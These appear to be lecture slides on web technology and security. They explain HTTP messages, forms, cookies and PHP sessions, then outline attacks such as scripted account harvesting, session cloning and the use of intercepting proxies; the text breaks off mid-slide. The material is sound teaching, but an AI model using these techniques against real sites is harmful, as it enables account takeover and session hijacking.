



The golden age of hacking


Web technology

Web applications attacks

SQL Injection attacks

Web application attacks I

- Vulnerabilities exist in web applications because of a single core problem - users can submit arbitrary input!
- HTTP Secure (SSL/TLS) does not protect web server applications!
 - **Authenticate server and data in transit** - **web browser is enemy territory!**
- Account harvesting
 - Hammer on web service logins etc. with different user IDs
 - If a web service in some (any) way indicates a valid or a invalid user ID logon attempt, a scripted account harvesting can begin
- Undermine session tracking (Session ID)
 - Allows web application to maintain the state of a session with a user (HTTP is stateless!)
- Session tracking is done with either
 - URL rewriting
 - Hidden form elements
 - Cookies and session variables



Hidden input tag: `<INPUT TYPE="hidden" NAME="sid" VALUE="34112323">`

URL rewriting

- By using REST (REpresentational State Transfer) and HTTP GET we can pass variables to a PHP script for example
- <http://localhost/myhome/demo.php?fname=Hans&sname=Jones>
- In the URL above we pass two strings, "Hans" and "Jones"
- We receive the parameters with `$_GET["variable-name"]` in PHP
- For every new variable in the URL we put an ampersand (&) in between
- Passing variables via a form

```
<html><body>
<form method="get" action="demo.php">
<label>First Name: </label>
<input type="text" name="fname" size="40" /> </ br>
<label>Last Name: </label>
<input type="text" name="sname" size="40" /> </ br>
<label>Send: </label>
<input type="submit" value="Submit" size="40" />
</form>
</body>
</html>
```

First Name:

Last Name:

Send:

```
<?php
if(isset($_GET["fname"]))
    $fname = $_GET["fname"];
else
    $fname = '';

if(isset($_GET["sname"]))
    $sname = $_GET["sname"];
else
    $sname = '';

$person = $fname . " " . $sname;

echo "<html>";
echo "<body>";
echo "Hello ";
echo $person;
echo ", how are you today?";
echo "</body>";
echo "</html>";
?>
```

Hidden form elements

- Can be used to "remember" values on the webpage if the page is reloaded – remember HTTP is a stateless protocol!
 - A better method is to use session variables
- Can also be used to hide values in the form which are sent in to adjust the running script in some way
- For example to know the time between the HTML code was loaded and when it is received in the form PHP code

```
# creates something like: <input type="hidden" name="timecode" value="12345" />
<?php
$t = time(); # returns the number of seconds since 1970-01-01
echo "<input type='hidden' name='timecode' value='" . $t . "' />";
?>
echo $t . "<br />";

# check to see if the form was answered to quickly - spam-proofing
<?php
$timecode = $_POST["timecode"];
if(time() < $timecode + 5) # current time vs. old time
    exit();
else { response time not to short ... }
?>
```

HTML Forms 1


- Forms are user interfaces for data input
- Main application: to provide user input for
 - Programs, scripts and databases located on a web server
 - Local (client-side) scripts associated with the form
- Server-based scripts/programs may return data to the client as a web page
- Client-side scripts can read input data
 - To validate the data, prior to sending to server
 - To use in local processing which may output web page content that is displayed on the client
- Examples
 - Questionnaires to provide feedback on a web site
 - e-commerce, to enter name, address, details of purchase and credit-card number
 - Run a database query and receive results

HTML Forms 2

- There are two ways of sending information into a PHP program (server script)
 - One is to use parameters on the URL, and retrieve them with `$_GET` in PHP (in the form you set: `method="get"`)
 - Just as we did earlier with REST (hyperlinks) but the form create the URL with parameters
 - The other method, which is more powerful and secure is to use a form with `$_POST` in PHP (in the form you set: `method="post"`)
 - The data goes within the HTTP message body (not visible on the browsers address field)
 - To see (debug) what you send set: `method="get"`
- There is a variety of form field types that you can use, depending on the type of information that you're requesting from a visitor

HTML Forms 3

- A form consists of two main components
 - First, one or more input fields into which the visitor types or clicks the information you have requested
 - Second, a "submit" button which, when clicked, sends the contents of the form to a server-side program for processing in whatever way it wishes



This is a textbox. Enter some text in it:

Here's a textarea, which can span multiple lines:

Here are some checkboxes. Choose your breakfast:

Egg Sausage Bacon Beans Mushrooms

Here are some radio buttons. How would you like your egg?

Boiled Fried Scrambled

Here's a dropdown box. Which month were you born?

- Jan
- Feb
- March
- April
- May
- June

Input types

- **text**
- **checkbox**
- **radio** (buttons)
- **select** (options)
- **textarea**
- **password**
- **button**
- **submit**
- **reset**
- **hidden**
- **file**
- **image**

Forms 1 - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Tell us what you think

Name

Address

How did you hear about this web site?

A friend told me

Via a search engine

Followed a link (URL)

How do you rate this site?

Good
Good
Bad
Ugly

Please write your comments:

Do you want to receive any further information:

Yes No

Thank you

Send Clear

Example form (post)

- Having designed a form, there are 3 more things you need to do before it's ready for use
 - Ensure that each form object is named properly
 - Add an "action" to the <form> tag which is the server program that processes the data
 - Write some PHP code to handle the submitted forms
- When the site visitor presses the Submit button, the contents of the form will be sent to a PHP program as a series of variables (with values if they are used in the form)
- **The names of those variables will be the names that you have assigned to the objects in the form**

```
<form method="post" action="breakfast.php">
  <label>Name: </label> <input type="text" name="tb_name" size="40" />
  <label>Bacon: </label> <input type="checkbox" name="cb_bacon" value="Y" />
  <label>Boiled: </label> <input checked type="radio" name="rb_eggs" value="F" />
  <label>Order your breakfast?</label> <input type="submit" value="Submit" />
</form>
```

Cookies 1

- Two cookie types exist
 - A ***persisten cookie*** is stored as a text file on the browsers client disk
 - A ***session (or transient) cookie*** is stored in RAM and just lives for the session (no expire date is set when creating the cookie) – this is the default
- A cookie is a string with name=value pairs
 - Cookies are like persistent variables that the browser can store and read when accessing the website in question
 - Name, password and date are common cookie values
- The browser may not store more than 300 cookies in total or 20 per web server or 4kB in size
- Persistent cookies expires after a certain max-age (in seconds) when the browser will delete them
- Cookie example content


```
sffocus
home
securityfocus.com/
0
1238799232
29570658
1484443312
29552553
*
```
- Cookie name
- Cookie value
- Domain/path for the web server setting the cookie
- Flags
- Expiration time (low)
- Expiration time (high)
- Creation time (low)
- Creation time (high)
- Record delimiter (*)

Cookies 2


- Cookies were introduced to provide a way to implement a shopping basket (or cart)
 - The boolean attribute **secure** specifies transfer - HTTP or HTTPS
- When combined with a DB backend on the server storing the shopping list one can continue shopping next day
 - A web server typically sends a cookie containing a unique session identifier
 - The web browser will send back that session identifier with each subsequent request and shopping basket items are stored and associated with an unique session identifier



The HTTP protocol



- TCP/IP based request/response protocol
- HTTP requests (known as methods)
 - GET or POST
- HTTP response
 - In all cases a response code
 - will be returned
- HTTP message
 - **Request/response line** - the http method/status
 - **Header variables** - request metadata
 - **Message body** - content of message



HTTP status codes

- Each HTTP response message must contain a status code in its first line, indicating the result of the request
- The status codes fall into five groups, according to the code's first digit
 - 1xx— Informational.
 - 2xx— The request was successful.
 - 3xx— The client is redirected to a different resource.
 - 4xx— The request contains an error of some kind.
 - 5xx— The server encountered an error fulfilling the request.
- Some examples
 - 100 Continue
 - 200 OK, 201 Created
 - 301 Moved Permanently
 - 400 Bad Request, 401 Unauthorized, 403 Forbidden, 404 Not Found, 405 Method Not Allowed
 - 500 Internal Server Error, 503 Service Unavailable

Cookies 3

1. HTTP request (browser)

```
GET /index.html HTTP/1.1
Host: www.example.org
```

browser -----> server

2. HTTP response (server reply). Set-Cookie is a directive to the browser to store the cookie and send it back

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: name2=value2; Expires=Wed, 09-Jun-2021 10:18:14 GMT

(content of page)
```

browser <----- server

3. When browser request another page the server recognize the string

```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: name=value; name2=value2
Accept: */*
```

browser -----> server

* PHP setcookie – send a cookie

```
bool setcookie ( string $name [, string $value [, int $expire = 0 [, string $path [, string $domain [, bool $secure = false [, bool $httponly = false ]]]]] ] )
```



\$httponly = true → no javascript | \$secure = true → HTTPS

Saving State

- With the following code the server can "remember" variables for the client
- A session cookie/ID is created which is passed back and forth between the server and the client

```
<?php
# Initialize session data
# creates a session or resumes the current one based on a session
# identifier passed via a GET or POST request, or passed via a cookie.
session_start();

if(!isset($_SESSION["my_session_var1"]))
{
    $_SESSION["my_session_var1"] =
        "I like session variables!";
}
else
{
    $_SESSION["my_session_var1"] .= "!";
}
# Get and/or set the current session name
$sess_name = session_name();
echo "The session name was $sess_name";
echo "<br />";
echo $_SESSION["my_session_var1"];
?>
```



HTTP request message

- The first line of every HTTP request consists of three items, separated by spaces
 - A verb indicating the **HTTP method**, the **requested URL** and the **HTTP version** being used
- Other points of interest in the sample request (many other headers exists)
 - The **Referer header** is used to indicate the URL from which the request originated
 - The **User-Agent header** is used to provide information about the browser or other client software that generated the request.
 - The **Host header** specifies the hostname that appeared in the full URL being accessed
 - The **Cookie header** is used to submit additional parameters that the server has issued to the client
 - An empty line (\r\n) and an optional message body

```
GET /auth/488/YourDetails.ashx?uid=129 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml,
image/gif, image/pjpeg, application/x-ms-xbap, application/x-shockwaveflash, */*
Referer: https://mdsec.net/auth/488/Home.ashx
Accept-Language: en-GB
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; .NET4.0C; InfoPath.3; .NET4.0E; FDM; .NET CLR 1.1.4322)
Accept-Encoding: gzip, deflate
Host: mdsec.net
Connection: Keep-Alive
Cookie: SessionId=5B70C71F3FD4968935CDB6682E545476
```


HTTP response message

- The first line of every HTTP response consists of three items, separated by spaces
 - The **HTTP version being** used, a **numeric status code** indicating the result of the request and a textual “**reason phrase**” further describing the status of the response
- Other points of interest in the sample response (many other headers exists)
 - The **Server header** contains a banner indicating the web server software being used, and sometimes other details
 - The **Set-Cookie header** issues the browser a further cookie; this is submitted back in the Cookieheader of subsequent requests to this server
 - The **Pragma header** instructs the browser not to store the response in its cache
 - The **Content-Type header** indicates that the body of this message contains an HTML document. Almost all HTTP responses contain a **message body** after the headers
 - The **Content-Length header** indicates the length of the **message body** in bytes
 - An empty line (\r\n) and an optional message body

```
HTTP/1.1 200 OK
Date: Tue, 19 Apr 2011 09:23:32 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1067
<!DOCTYPE html><head><title>Your details</title>
...
```

HTTP request methods 1

- HTTP defines methods to indicate the desired action to be performed on the identified resource (the web server page)
- **HEAD**
 - Asks for the response identical to the one that would correspond to a GET request, but without the returned response body.
 - This is useful for retrieving meta-information written in response headers, without having to transport the entire content.
- **GET**
 - Requests a representation of the specified resource.
 - Requests using GET should only retrieve data and should have no other effect.
- **POST**
 - Submits data to be processed (e.g., from an HTML form) to the identified resource.
 - The data is included in the body of the request. This may result in the creation of a new resource or the updates of existing resources or both.
- **PUT**
 - Uploads a representation of the specified resource.

HTTP request methods 2

- DELETE
 - Deletes the specified resource.
- TRACE
 - Echoes back the received request, so that a client can see what (if any) changes or additions have been made by intermediate servers.
- OPTIONS
 - Returns the HTTP methods that the server supports for specified URL. This can be used to check the functionality of a web server by requesting '*' instead of a specific resource.
- CONNECT
 - Converts the request connection to a transparent TCP/IP tunnel, usually to facilitate SSL-encrypted communication (HTTPS) through an unencrypted HTTP proxy.
- PATCH
 - Is used to apply partial modifications to a resource.
- HTTP servers are required to implement at least the GET and HEAD methods and, whenever possible, also the OPTIONS method.

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```
josh@blackbox:~$ telnet en.wikipedia.org 80
Trying 208.80.152.2...
Connected to rr.pmtpa.wikimedia.org.
Escape character is '^]'.
GET /wiki/Main_Page http/1.1
Host: en.wikipedia.org
```

Request

```
HTTP/1.0 200 OK
Date: Thu, 03 Jul 2008 11:12:06 GMT
Server: Apache
X-Powered-By: PHP/5.2.5
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Content-Language: en
Vary: Accept-Encoding, Cookie
X-Vary-Options: Accept-Encoding;list-contains=gzip, Cookie;string-contains=enwikiToken;string-contains=enwikiLoggedOut;string-contains=enwiki_session;string-contains=centralauth_Token;string-contains=centralauth_Session;string-contains=centralauth_LoggedOut
Last-Modified: Thu, 03 Jul 2008 10:44:34 GMT
Content-Length: 54218
Content-Type: text/html; charset=utf-8
X-Cache: HIT from sq39.wikimedia.org
X-Cache-Lookup: HIT from sq39.wikimedia.org:3128
Age: 3
X-Cache: HIT from sq38.wikimedia.org
X-Cache-Lookup: HIT from sq38.wikimedia.org:80
Via: 1.0 sq39.wikimedia.org:3128 (squid/2.6.STABLE18), 1.0 sq38.wikimedia.org:80 (squid/2.6.STABLE18)
Connection: close
```

Response headers

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" dir="ltr">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="keywords" content="Main Page,1778,1844,1863,1938,1980 Summer Olympics,2008,2008 Guizhou riot,2008 Jerusal
    ...
    ... This content has been removed to save space
    ...
    <li id="privacy"><a href="http://wikimediafoundation.org/wiki/Privacy_policy" title="wikimedia:Privacy policy">Privac
    y policy</a></li>
    <li id="about"><a href="/wiki/Wikipedia:About" title="Wikipedia:About">About Wikipedia</a></li>
    <li id="disclaimer"><a href="/wiki/Wikipedia:General_disclaimer" title="Wikipedia:General disclaimer">Disclaimers</a>
  </li>
  </ul>
</div>
<script type="text/javascript">if (window.runOnloadHook) runOnloadHook();</script>
<!-- Served by srv93 in 0.050 secs. --></body></html>
Connection closed by foreign host.
josh@blackbox:~$
```

Response body

More about forms and HTTP

- A typical form using method post can look like this

```
<form action="/secure/login.php?app=quotations" method="post">
username: <input type="text" name="username"><br>
password: <input type="password" name="password">
<input type="hidden" name="redir" value="/secure/home.php">
<input type="submit" name="submit" value="Login">
</form>
```

username:

password:

- When the user enters values and click the submit button the browser makes a request like the following

```
POST /secure/login.php?app=quotations HTTP/1.1
Host: wahn-app.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd

username=daf&password=foo&redir=/secure/home.php&submit=login
```

- To control server side processing logic we can use
 - The data (username and password)
 - The target URL parameter (app)
 - The SESS cookie value
 - The hidden parameter (redir) value

Form enctype

- The preceding request contained a header specifying Content-Type as: application/x-www-form-urlencoded
 - This means that parameters are represented in the message body as name/value pairs in the same way as an URL query string
- The other Content-Type you are likely to encounter is: multipart/form-data
 - An application can request that browsers use multipart encoding by specifying this the enctype attribute
 - With this form of encoding, the Content-Type header in the request also specifies a random string that is used as a separator for the parameters contained in the request body
- If the form specified multipart encoding, the resulting request would look like the following

```
POST /secure/login.php?app=quotations HTTP/1.1
Host: wahn-app.com
Content-Type: multipart/form-data; boundary=-----7d71385d0a1a
Content-Length: 369
Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd
-----7d71385d0a1a
Content-Disposition: form-data; name="username"
daf
-----7d71385d0a1a
```

Cont.

```
Content-Disposition: form-data; name="password"
foo
-----7d71385d0a1a
Content-Disposition: form-data; name="redir"
/secure/home.php
-----7d71385d0a1a
Content-Disposition: form-data; name="submit"
login
-----7d71385d0a1a--
```



HTTP Secure



- HTTPS is a URI scheme which has identical syntax to the standard HTTP
- HTTPS signals the browser to use an added encryption layer of SSL/TLS to protect the traffic
- SSL/TLS is especially suited for HTTP since it can provide some protection even if only one side (typically the server) of the communication is authenticated (by the client examining the server's certificate)
- The main idea of HTTPS is to create a secure channel over an insecure network
 - This ensures reasonable protection from eavesdroppers and man-in-the-middle attacks, provided that adequate cipher suites are used and that the server certificate is verified and trusted
- Because HTTPS piggybacks HTTP entirely on top of TLS, the entirety of the underlying HTTP protocol can be encrypted
 - This includes the request URL (which particular web page was requested), query parameters, headers, and cookies (which often contain identity information about the user)

Web application attacks II

- Attacking the session – session cloning
 - Basically use your own session ID first and then overwrite it with someone else's session ID
 - Brute force login, script, statistics
 - Edit a persistent cookie file
- How to clone non persistent?
- A web intercepting proxy is the attacker's most important tool
 - Paros, Burp suite
 - WebScarab, ...
- Handles
 - Session variables
 - SSL/TLS
 - Certificates
 - History, cache
 - Start stop ...



Web application attacks III

- Achilles - an old and very simple intercepting proxy

The screenshot shows the Achilles proxy application window. The title bar reads "Achilles (Ver . 0.16.b)". The interface is divided into several sections:

- Intercept Modes:** Contains four checkboxes: "Intercept Mode ON" (checked), "Intercept Client Data" (checked), "Intercept Server Data(text)" (checked), and "Log to File" (unchecked).
- Proxy Settings:** Contains several input fields: "Listen on Port:" (5000), "Cert File (.pem):" (D:\tools\achilles\sample.pem), "Client Timeout (sec):" (1), and "Server Timeout (sec):" (3).
- Buttons:** "Stop", "Exit", and "About" buttons are located on the right side.
- Output Window:** Displays HTTP traffic. The first part shows a response header: "HTTP/1.1 200 OK", "Date: Tue, 02 Jan 2001 00:13:22 GMT", "Server: Apache/1.3.12 [Unix] (Red Hat/Linux) PHP/3.0.15 mod_perl/1.2...", and "Set-Cookie: sessionId=22343; path=/ expires=Thu, 01-Feb-2001 00:13:23 GMT". The "Set-Cookie" line is circled. Below the header is the HTML body content, including a title "Welcome to Trustworthy Bank Dot Com!" and a form for account details.

Annotations with arrows point to specific features:

- An arrow points from the text "Intercepts either direction— browser to server or server to browser" to the "Intercept Modes" section.
- An arrow points from the text "Allows editing of any cookies, persistent or per-session" to the circled "Set-Cookie" line in the output window.
- An arrow points from the text "Editing of any HTTP or HTML field" to the HTML body content in the output window.
- An arrow points from the text "Includes a built-in certificate for server-side SSL—Nice touch!" to the "Cert File (.pem)" field in the Proxy Settings section.

A "Send" button is located at the bottom of the window.

Web application attacks IV

The built-in spider retrieved all of these pages automatically.

Here is the HTTP request, which can be edited as required.

The screenshot shows the Paros 3.1.3 interface. On the left, a 'Web Site Hierarchy' tree lists various files from 'www.counterhack.net', including 'math_puzzles.html', 'olde_style_page.htm', 'evolutionary_progre...', 'evolution.ppt', 'malware_template.h...', 'spinal_hack.html', 'spinal_hack_winner...', 'spinal_hack_winner...', 'spinal_hack_winner...', 'spinal_hack_winner...', 'spinal_hack_winner...', 'misc.html', 'silly_quotes.html', and 'netcat geek quiz.ht...'. The main window displays an HTTP request with the following header:

```

